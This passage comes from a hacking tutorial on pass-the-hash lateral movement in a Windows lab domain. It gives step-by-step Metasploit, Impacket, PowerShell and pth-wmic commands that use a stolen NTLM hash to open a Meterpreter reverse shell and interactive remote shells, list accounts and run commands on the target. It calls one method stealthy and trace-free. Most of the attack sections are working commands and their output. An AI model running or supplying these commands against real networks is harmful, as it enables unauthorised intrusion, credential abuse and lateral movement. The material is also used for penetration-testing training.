PsExec is a tool that lets the System Administrators execute processes on other systems. It is full of interactivity for console applications. It is an executable file and there is no need to install it, it works right out of the box. PsExec's mostly used for launching interactive command-prompts on remote systems and remote-enabling tools like Ipconfig that otherwise cannot show information about remote systems. PsExec works on SMB but since it is so common in the industry that it deserves an individual category.

Metasploit: psexec

As always let's start from our dependable framework, Metasploit. A quick search gave us the psexec exploit. It requires a set of parameters that are Target IP Address, Username, Password, and Domain. We tried to pass the hashes instead of the password and it worked like charm. It will open a meterpreter session over the target machine for the user we provided hashes for.

```
use exploit/windows/smb/psexec

set rhosts 192.168.1.105

set smbuser administrator

set smbdomain ignite

set smbpass
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38

exploit
```




```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.105
rhosts ⇒ 192.168.1.105
msf5 exploit(windows/smb/psexec) > set smbuser administrator
smbuser ⇒ administrator
msf5 exploit(windows/smb/psexec) > set smbdomain ignite
smbdomain ⇒ ignite
msf5 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
smbpass ⇒ 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] 192.168.1.105:445 - Connecting to the server ...
[*] 192.168.1.105:445 - Authenticating to 192.168.1.105:445|ignite as user 'administrator' ...
[*] 192.168.1.105:445 - Selecting PowerShell target
[*] 192.168.1.105:445 - Executing the payload ...
[+] 192.168.1.105:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (180291 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.112:4444 → 192.168.1.105:49796) at 2020-04-30 12:26:55 -0400

meterpreter > sysinfo
Computer        : WIN-S0V7KMTVLD2
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > 
```

Metasploit: psexec_command

While we were working on the Metasploit in our previous practical we saw that we have another exploit by the name of psexec command. This one executes the command on the remote machine. This is more effective as it is stealthier and leaves no trace. Executing a particular command and then it exits. Requirements are quite similar to the one above but it does require the command that you want to execute on the target machine. In this scenario, we gave the command “net user” and it showed us the users on the machine.


```
use admin/smb/psexec_command
set rhosts 192.168.1.105
set smbdomain ignite
set smbuser administrator
set smbpass
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
set command net user
run
```



```
msf5 > use admin/smb/psexec_command
msf5 auxiliary(admin/smb/psexec_command) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(admin/smb/psexec_command) > set smbdomain ignite
smbdomain => ignite
msf5 auxiliary(admin/smb/psexec_command) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(admin/smb/psexec_command) > set smbpass 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
smbpass => 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf5 auxiliary(admin/smb/psexec_command) > set command net user
command => net user
msf5 auxiliary(admin/smb/psexec_command) > run

[+] 192.168.1.105:445     - Service start timed out, OK if running a command or non-service executable ...
[*] 192.168.1.105:445     - checking if the file is unlocked
[*] 192.168.1.105:445     - Getting the command output ...
[*] 192.168.1.105:445     - Executing cleanup ...
[+] 192.168.1.105:445     - Cleanup was successful
[+] 192.168.1.105:445     - Command completed successfully!
[*] 192.168.1.105:445     - Output for "net user":


User accounts for \\

-------------------------------------------------------------------------------
$PI1000-3MFD4LDN1VTV     aarti                    Administrator
DefaultAccount           geet                     Guest
HealthMailbox06b7664     HealthMailbox0a5a569     HealthMailbox0ab8a6a
HealthMailbox0bc5951     HealthMailbox1eb4aa3     HealthMailbox23061dc
HealthMailbox41cc604     HealthMailbox55e60d4     HealthMailboxb6dd973
HealthMailboxd7cfd99     HealthMailboxf574a3a     kavish
krbtgt                   SM_195ac04be8c140048     SM_20db1747e41e4819a
SM_4c397e3a678c4b169     SM_555a8cdd81f14d9a8     SM_8b7c24749eae46cfa
SM_8fbff1f05b7c418da     SM_a5503dd828c64f048     SM_c0b1758feadf42abb
SM_fafb5649db9644c49     SVC_SQLService           yashika
The command completed with one or more errors.



[*] 192.168.1.105:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Impacket: psexec.py

Impacket has its script for psexec. This is also one of the reasons that made me create a different category for the psexec. The working is strikingly similar to the smbclient.py that we worked on earlier but the difference is the type of shell we get. Previously we got the SMB shell but here we get the proper shell from the target machine.



```
root@kali:~/impacket/examples# python psexec.py -hashes 00000000000000000000000000000000:3219
6B56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file Peqqnhrb.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service WIjP on 192.168.1.105.....
[*] Starting service WIjP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:
```

That concludes the PsExec as well as the SMB section of PtH attacks. Let's move onto the WMI section.


PtH Over WMI

Windows Management Instrumentation is a set of specifications form Microsoft that consolidates the management of devices and applications in a network from Windows. WMI provides users with information as well as gives access to perform a variety of management tasks. This access is monitored by the Authentications. As we have the authentication, we will perform the PtH attacks to break into that authentication.

Impacket: wmiexec.py

Impacket have the script that can use the WMI to get a session on the machine to perform a variety of tasks. It requires the credentials for the user for performing those tasks. We will be using the hash instead of the password to see if we can get ourselves a session on the target machine using wmiexec.py. Requirements consist of Username, IP Address, and hashes.

```
python wmiexec.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
Administrator@192.168.1.105
```




```
root@kali:~/impacket/examples# python wmiexec.py -hashes 00000000000000000000000000000000:32196B
56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>
```

PowerShell: Invoke-WMIExec

A useful PowerShell script designed by Kevin Robertson named Invoke-WMIExec is one of the methods to access the WMI remotely. It works quite similarly to the Impacket script that we just used. However, it can perform tasks over the Target machine. It won't provide a session. Suppose we have to alter some settings or polices over another system remotely this script can help us in such a scenario. It requires the Target IP Address, domain, Username and it accepts the hash also. Then we need to provide the command to execute. I decided to create a folder over the remote system named hacked. So, I crafted the script as shown below.


Download Invoke-WMIExec.ps1



```
PS C:\Users\kavish\Desktop> Invoke-WMIExec -Target 192.168.1.105 -Domain ignite -Username Administrator -Hash 32196B56FF
E6F45E294117B91A83BF38 -Command "cmd /c mkdir c:\hacked" -Verbose
VERBOSE: Connecting to 192.168.1.105:135
VERBOSE: WMI reports target hostname as WIN-S0V7KMTVLD2
VERBOSE: [+] ignite\Administrator accessed WMI on 192.168.1.105
VERBOSE: [*] Using WIN-S0V7KMTVLD2 for random port extraction
VERBOSE: [*] Connecting to 192.168.1.105:49668
VERBOSE: [*] Attempting command execution
[+] Command executed with process ID 2860 on 192.168.1.105
```

```
Invoke-WMIExec -Target 192.168.1.105 -Domain ignite -Username Administrator -Hash
32196B56FFE6F45E294117B91A83BF38 -Command "cmd /c mkdir c:\hacked" -Verbose
```


Here, we can see that a folder has been created by the name of hack on the remote system that we gave the IP Address and the hashes of.



PTH-wmic

We come back to our PTH scripts. They also have something for the WMI interface. It is called pth-wmic. As before there is no need to install it. It will run directly from the terminal of Kali Linux. We just need to provide the domain, username, hash, IP Address, and the command that we want to execute. Remember that the commands that this script executes are of WMI only. So other commands won't work through this method. Here in this scenario, we decided to extract the users from the target machine.

```
pth-wmic -U
ignite/Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A
83BF38 //192.168.1.105 "select Name from Win32_UserAccount"
```




```
root@kali:~# pth-wmic -U ignite/Administrator%00000000000000000000000000000000:32196B56FFE6F45E2
94117B91A83BF38 //192.168.1.105 "select Name from Win32_UserAccount"
HASH PASS: Substituting user supplied NTLM HASH ...
HASH PASS: Substituting user supplied NTLM HASH ...
CLASS: Win32_UserAccount
Domain|Name
IGNITE|Administrator
IGNITE|Guest
IGNITE|krbtgt
IGNITE|DefaultAccount
IGNITE|yashika
IGNITE|geet
IGNITE|aarti
IGNITE|$PI1000-3MFD4LDN1VTV
IGNITE|SM_195ac04be8c140048
IGNITE|SM_4c397e3a678c4b169
IGNITE|SM_20db1747e41e4819a
IGNITE|SM_8fbff1f05b7c418da
IGNITE|SM_fafb5649db9644c49
IGNITE|SM_c0b1758feadf42abb
IGNITE|SM_555a8cdd81f14d9a8
IGNITE|SM_8b7c24749eae46cfa
IGNITE|SM_a5503dd828c64f048
IGNITE|HealthMailboxf574a3a
IGNITE|HealthMailbox06b7664
IGNITE|HealthMailbox1eb4aa3
IGNITE|HealthMailbox0a5a569
IGNITE|HealthMailboxd7cfd99
IGNITE|HealthMailbox41cc604
IGNITE|HealthMailbox0ab8a6a
IGNITE|HealthMailbox0bc5951
IGNITE|HealthMailbox55e60d4
IGNITE|HealthMailboxb6dd973
IGNITE|HealthMailbox23061dc
```

Wmiexec.exe

Alas! For the people who love to just up and go. That's right I am talking about the people who love and would kill for an executable. I am not one of those people as I want to tinker with the code but still, this executable gets the work done no questions asked. It is made from the Impacket wmiexec.py script. Hence it requires the same parameters as domain, username, IP Address, and hashes. It invokes a shell with the privileges of the user that we provided the credentials for.

Download **Wmiexec.exe**

```
wmiexec.exe -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```



```
PS C:\Users\kavish\Desktop> .\wmiexec.exe -hashes 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>
```

That's all for the PtH attacks over the WMI. Now let's move over to the fabulous RPC.

